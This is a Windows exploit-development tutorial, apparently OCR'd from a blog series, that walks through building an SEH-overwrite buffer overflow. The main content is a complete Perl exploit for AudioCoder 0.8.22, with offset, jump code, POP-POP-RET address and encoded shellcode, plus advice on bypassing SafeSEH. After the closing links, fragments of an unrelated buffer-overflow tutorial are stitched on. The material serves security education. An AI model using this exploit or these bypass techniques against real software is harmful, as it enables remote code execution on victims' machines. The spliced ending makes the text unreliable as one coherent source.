
So how do we get the EstablisherFrame/_EXCEPTION_REGISTRATION_RECORD address loaded into EIP? There are several possible approaches, the most common of which is to overwrite SEH with the address for a POP+POP+RET instruction to load ESP+8 into EIP.

Using the above screenshot as an example, instead of 42424242, EIP would be overwritten with the address of a POP+POP+RET sequence. This would pop the first two entries off of the stack and the return instruction would load 0012FF5C (the address of the _EXCEPTION_REGISTRATION_RECORD) into EIP. Since we have control over the contents of that address, we could then execute code of our choosing.

Since this basic demo code has no usable pop + pop + ret instructions, let's turn our attention to a real-world vulnerable application and apply what we've covered into developing a working SEH exploit.

Writing an SEH Exploit

Before we start writing any code, let's first take a look at the typical construct for an SEH exploit. The most basic SEH exploit buffer is going to be constructed as follows:



It will start with some filler/junk to offset the buffer to the exact overwrite of Next SEH and SEH. Remember, SEH will be loaded into EIP when the exception is triggered. Since it will contain a POP+POP+RET instruction, the address to the _EXCEPTION_REGISTRATION_RECORD located at ESP+8 will then be loaded into EIP. Program execution will then immediately hit Next SEH and execute whatever instruction resides there. In this basic SEH exploit one would generally control everything on the stack from Next SEH onward. This means that we can place our shellcode immediately after SEH. The problem we run into is that when program flow is redirected to Next SEH, it will once again run into SEH unless we can figure out a way around it. To do so, we can place a short jump in Next SEH, which will hop over SEH and into our shellcode.

So to recap, we need the following for our basic SEH exploit:

1) offset to Next SEH
2) jump code for Next SEH to hop over SEH
3) address for a usable POP+POP+RET instruction
4) shellcode

Now let's see this in action…

For this SEH Exploit exercise, I'll use one of my published exploits for AudioCoder 0.8.22. You can download the vulnerable application directly from this link: http://www.exploit-db.com/exploits/29309/. I'll start from scratch so you can see how the exploit is built, step-by-step.


Once you've installed/launched AudioCoder attach Immunity Debugger and run (F9). This particular program is vulnerable to a buffer overflow condition as it does not perform any bounds checking when reading an .m3u file. To verify this vulnerability, first create an .m3u file with a 5000 character Metasploit pattern. Recall the command to create this pattern in Kali is ../metasploit-framework/tools/pattern_create.rb 5000. You can copy the pattern into a perl script and create the m3u file as follows (don't forget the "http://"):

```
#!/usr/bin/perl


my $buffer = "http://" . "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1A$


# write the exploit buffer to file
my $file = "audiocoder.m3u";
open(FILE, ">$file");
print FILE $buffer;
close(FILE);
print "Exploit file created [" . $file . "]\n";
print "Buffer size: " . length($buffer) . "\n";
```


When you open the resulting .m3u file within AudioCoder, you should see something similar to the following in Immunity:




As you can see, we've overwritten EIP as well as our SEH Registration Record with our Metasploit pattern. You can examine the SEH chain (Alt+S) to verify.




Remember that we have control over EIP because we've overwritten SEH. We also know that at the time of crash, ESP+8 points to Next SEH. So, if we can overwrite SEH with the address of a POP+POP+RET instruction we can redirect execution flow to Next SEH. There's a couple of ways to search for a usable POP+POP+RET instruction in Immunity. First, you can right click on the Disassembly window (top left) and select "Search for" –> "All sequences in all modules". To use this method you need to know the registers you wish to include in the POP instructions. For example:



This particular choice of registers returns many results to choose from. Remember that instructions that reside in an application (vs. OS) module are preferred for exploit portability.



Another way to find the POP+POP+RET instruction address is to use the mona plugin for Immunity (!mona seh):



The benefit of using mona is that it also identifies which modules have been compiled with SafeSEH, a protection that would eliminate the viability of an SEH-based exploit. I'll explain more about SafeSEH in the next section, but for now just remember to avoid modules that have been compiled with it. Lucky for us, AudioCoder has plenty of non-SafeSEH modules to choose from!

Once we've chosen a usable POP+POP+RET instruction (I chose 6601228E which is a POP EDI + POP EBP + RET instruction from AudioCoder/libiconv-2.dll) the next thing we need to do is figure out the offset to Next SEH. As you may remember from previous tutorials, there are a couple of ways to do this. You can use pattern_offset.rb to determine the offset for 7A41327A.

```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_offset.rb 7A41327A 5000
[*] Exact match at offset 757
```

You can also use mona:



So we have our POP+POP+RET address and our offset. Now all we need is some jump code for Next SEH and our Shellcode.

The jump code we need for Next SEH only needs to get us past the 4 bytes of SEH. If you recall from part 4 of the series, a short forward jump is represented by opcode EB. For example \xeb\x14 is a 20 byte forward jump. We can jump a bit beyond SEH as long as we preface our shellcode with some NOPs.

So, we have:

✓ the offset (757)
✓ short jump for next seh (\xeb\x14\x90\x90 — the NOPs are filler for a 2-byte jump in a 4-byte space)
✓ pop pop ret for seh (0x6601228e)
✓ shellcode (for demo purposes I'll use calc.exe)

At this point we're ready to construct our exploit which I've included below:

```
#!/usr/bin/perl

##############################################################################
##
# Exploit Title: AudioCoder 0.8.22 (.m3u) – SEH Buffer Overflow
# Date: 10-18-2013
# Exploit Author: Mike Czumak (T_v3rn1x) — @SecuritySift
# Vulnerable Software: AudioCoder 0.8.22 (http://www.mediacoderhq.com/audio/)
# Software Link: http://www.fosshub.com/download/AudioCoder-0.8.22.5506.exe
# Version: 0.8.22.5506
```

```
# Tested On: Windows XP SP3
# Creates an .m3u file to exploit basic seh bof
##############################################################################
##


my $buffsize = 5000; # sets buffer size for consistent sized payload
my $junk = "http://" . ("\x90" x 757); # offset to seh overwrite
my $nseh = "\xeb\x14\x90\x90"; # overwrite next seh with jmp instruction (20 bytes)
my $seh = pack('V',0x6601228e); #overwrite seh w/ pop edi pop ebp ret from
AudioCoder\libiconv-2.dll
my $nops = "\x90" x 20;

# Calc.exe payload [size 227]
# msfpayload windows/exec CMD=calc.exe R |
# msfencode -e x86/shikata_ga_nai -c 1 -b '\x00\x0a\x0d\xff'
my $shell = "\xdb\xcf\xb8\x27\x17\x16\x1f\xd9\x74\x24\xf4\x5f\x2b\xc9" .
"\xb1\x33\x31\x47\x17\x83\xef\xfc\x03\x60\x04\xf4\xea\x92" .
"\xc2\x71\x14\x6a\x13\xe2\x9c\x8f\x22\x30\xfa\xc4\x17\x84" .
"\x88\x88\x9b\x6f\xdc\x38\x2f\x1d\xc9\x4f\x98\xa8\x2f\x7e" .
"\x19\x1d\xf0\x2c\xd9\x3f\x8c\x2e\x0e\xe0\xad\xe1\x43\xe1" .
"\xea\x1f\xab\xb3\xa3\x54\x1e\x24\xc7\x28\xa3\x45\x07\x27" .
"\x9b\x3d\x22\xf7\x68\xf4\x2d\x27\xc0\x83\x66\xdf\x6a\xcb" .
"\x56\xde\xbf\x0f\xaa\xa9\xb4\xe4\x58\x28\x1d\x35\xa0\x1b" .
"\x61\x9a\x9f\x94\x6c\xe2\xd8\x12\x8f\x91\x12\x61\x32\xa2" .
"\xe0\x18\xe8\x27\xf5\xba\x7b\x9f\xdd\x3b\xaf\x46\x95\x37" .
"\x04\x0c\xf1\x5b\x9b\xc1\x89\x67\x10\xe4\x5d\xee\x62\xc3" .
"\x79\xab\x31\x6a\xdb\x11\x97\x93\x3b\xfd\x48\x36\x37\xef" .
"\x9d\x40\x1a\x65\x63\xc0\x20\xc0\x63\xda\x2a\x62\x0c\xeb" .
"\xa1\xed\x4b\xf4\x63\x4a\xa3\xbe\x2e\xfa\x2c\x67\xbb\xbf" .
"\x30\x98\x11\x83\x4c\x1b\x90\x7b\xab\x03\xd1\x7e\xf7\x83" .
"\x09\xf2\x68\x66\x2e\xa1\x89\xa3\x4d\x24\x1a\x2f\xbc\xc3" .
"\x9a\xca\xc0";

my $sploit = $junk.$nseh.$seh.$nops.$shell; # build sploit portion of buffer
my $fill = "\x43" x ($buffsize – (length($sploit))); # fill remainder of buffer
my $buffer = $sploit.$fill; # final buffer


# write the exploit buffer to file
my $file = "audiocoder.m3u";
open(FILE, ">$file");
print FILE $buffer;
close(FILE);
print "Exploit file created [" . $file . "]\n";
print "Buffer size: " . length($buffer) . "\n";
```

Open the resulting m3u file in AudioCoder (without a debugger) and you should see:



Alternatives to the POP+POP+RET

If you cannot locate a usable POP+POP+RET instruction, you may be able to reach your shellcode in a different manner. Take another look at the following screenshot from our earlier basic C program example once again.



Not only does ESP+8 point to our Next SEH address – so does ESP+14, ESP+1c, etc. This gives us some additional options for calling this address.

Popad

One such option is the popad, instruction, which I've covered in an earlier tutorial.
Recall popad pops the first eight values from the stack and into the registers in the following order: EDI, ESI, EBP, EBX, EDX, ECX, and EAX (ESP is discarded). A single popad instruction will therefore leave the address to Next SEH in EBP, EDX, and EAX. To use this method in our SEH

exploit we would need to not only find a popad instruction but one that also has a JMP/CALL EBP, JMP/CALL EDX, or JMP/CALL EAX instruction immediately after it. This particular AudioCoder application had no such set of instructions.

JMP/CALL DWORD PTR [ESP/EBP + offset]

If there are no usable popad or POP+POP+RET instructions, you may try to jump directly to Next SEH on the stack by finding a JMP or CALL instruction to an offset to ESP (+8, +14, +1c, +2c, etc) or EBP (+c, +24, +30, etc). Again, the AudioCoder application did not have any usable instructions to demonstrate this technique.

The key to both of these options is that just as with POP+POP+RET you must select instructions from modules that were not compiled with SafeSEH or the exploit will fail. You will also want to avoid addresses containing null bytes.


SEH Exploit Protection

Without going into too much detail about protections such as stack cookies and ASLR (which I'll save for another post), I want to briefly touch on two protections that target SEH exploits specifically: SafeSEH and SEHOP. This section will only familiarize you with the most basic concepts of these protections so I encourage you to research more on the topics.

SafeSEH

Windows XP SP2 introduced the SafeSEH protection mechanism in which validated exception handlers are registered and stored in a table. The addresses in this table are checked prior to executing a given exception handler to ensure it is deemed "safe". As a result, a POP+POP+RET address used to overwrite an SEH record that comes from a module compiled with SafeSEH will not appear in the table and the SEH exploit will fail.

SafeSEH is effective at preventing SEH-based exploits as long as the SEH overwrite address (e.g. POP+POP+RET) comes from a module compiled with SafeSEH. The good news (from an exploitability perspective) is that application modules are not typically compiled with SafeSEH by default. Even if most are, any module loaded by an application that was not compiled with SafeSEH can be used for your SEH overwrite. You can easily find such modules with mona:



!mona modules

Alternatively, you can use the !mona SEH command which will only look in modules compiled without SafeSEH by default.

The key with bypassing SafeSEH is to find a module that was not compiled with the option.

Structured Exception Handling Overwrite Protection (SEHOP)

As previously stated, one of the downsides of SafeSEH is that it required changing and rebuilding/compiling executables. Rather than require code changes, SEHOP works at run time and verifies that a thread's exception handler chain is intact (can be navigated from top to bottom) before calling an exception handler. As a result, overwriting the SEH address would break the chain and trigger SEHOP, rendering the SEH exploit attempt ineffective. SEHOP does this by adding a custom record to the end of the SEH chain. Prior to executing an exception handler, the OS ensures this custom record can be reached by walking the chain from top to bottom.

SEHOP was introduced in Windows Vista SP1 and is available on subsequent desktop and servers versions. It is enabled by default on Windows Server Editions (from 2008 on) and disabled by default on desktop versions. EMET also provides SEHOP protection.

There have been demonstrated bypasses of SEHOP protections (both in native OS and EMET implementations) though those are beyond the scope of this post.

For more on SEHOP, see here: http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx

Additional Resources

If you're interested in researching more on the topic of SEH check out some of these resources:

About the mechanics of SEH:

- Structured Exception Handling (MSDN)
- A Crash Course on the Depths of Win32™ Structured Exception Handling (Matt Pietrek)

Other SEH Exploit Tutorials:

- Exploit Research MegaPrimer Part 7: Overwrite SEH (SecurityTube)
- Understanding Structured Exception Handling (SEH) Exploitation (Donny Hubener)
- SEH Based Overflow Exploit Tutorial (Infosec Institute)
- Exploit writing tutorial part 3: SEH Based Exploits (Corelan Team)
- Exploitation in the 'New' Win32 Environment (Walter Pearce)
- SEH Stack Based Windows Buffer Overflow Tutorial (The Grey Corner)
- The Need for a POP POP RET Instruction Sequence (Dimitrios Kalemis)
- Getting from seh to nseh (the sprawl)

Conclusion

It's my hope that this tutorial (and the referenced resources) provided a basic understanding of how Microsoft implements exception handling and how SEH can be leveraged for exploit development. As always, I'm interested in feedback — you can leave in the comments section, on Twitter, or both. Stay tuned for the next installment in the series on Unicode-based exploits.

- Windows Exploit Development – Part 1: The Basics
- Windows Exploit Development – Part 2: Intro to Stack Based Overflows
- Windows Exploit Development – Part 3: Changing Offset and Rebased Modules
- Windows Exploit Development – Part 4: Locating Shellcode with Jumps
- Windows Exploit Development – Part 5: Locating Shellcode with Egghunting
- Windows Exploit Development – Part 6: SEH Exploits
- Windows Exploit Development – Part 7: Unicode Buffer Overflows

https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/

Finding Bad Characters

Find the instruction pointer

- Make a simple script to shove a bunch of garbage into an input field and crash the program
- Find the exact number of characters required to reach the EIP (instruction pointer)

Redirect execution of the program

- Inspect the program's .dll files to find one without memory protections

- Once you've found a suitable .dll, search for a JMP ESP (jump to the stack pointer) command
- Record the memory address for this command

Make shellcode

- Find the 'bad' characters that will prevent your exploit from working
- Generate shellcode without bad characters

Assemble the exploit

- Update your simple script to hit the EIP, jump to the ESP and execute your shellcode
- Throw in a few nops for breathing room
- Don't forget to put the JMP ESP memory address in backwards!

If you haven't done this before, many of the terms above will be unfamiliar, but don't worry. You can do simple buffer overflows without knowing much about Assembly or memory layout, and you'll learn a lot along the way. I spent far too much time reading about those things and freaking myself out. All you need to get started is in the video below.

Bad Characters

A bad character is simply a list of unwanted characters that can break the shell codes. There is no universal set of bad characters, as we would probably be beginning to understand, but depending on the application and the developer logic there is a different set of bad characters for every program that we would encounter. Therefore, we will have to find out the bad characters in every application before writing the shell code. Some of the very common bad characters are:

- 00 for NULL
- 0A for Line Feed n
- 0D for Carriage Return r
- FF for Form Feed f

So, now let’s run the server program normally on the machine A.



Figure: 1

As can be seen in the above screenshot, the server program is perfectly running on Machine A, and in our case the IP address of the machine is 192.168.1.173 *(It could be changed according to the network configuration).* This server program would wait on port no 10000 for incoming connection.

Now, we will connect to the server program by the machine B. We will be using NetCut tool on machine B to connect to the server program that is running on machine A. This is the same tool that we used in the previous articles.

After connecting to the server program, we can see whatever we are typing on the machine B is getting reflected back to the B machine, so this is the functionality of the server program. We can see the same in following screenshot.




Figure: 2

Now, everything is ready. So, we will proceed to write the exploit. The steps to write the exploit are given below.

- **Verifying the Buffer Overflow**

Let's open the Python script which we have already used in the previous articles, and change the port no 9000 to 10000 as the program has different port to listen and enter 500 A's as input into the program. We can do it by editing the input = "A"*500. We can see the same Python script in the below screen shot.

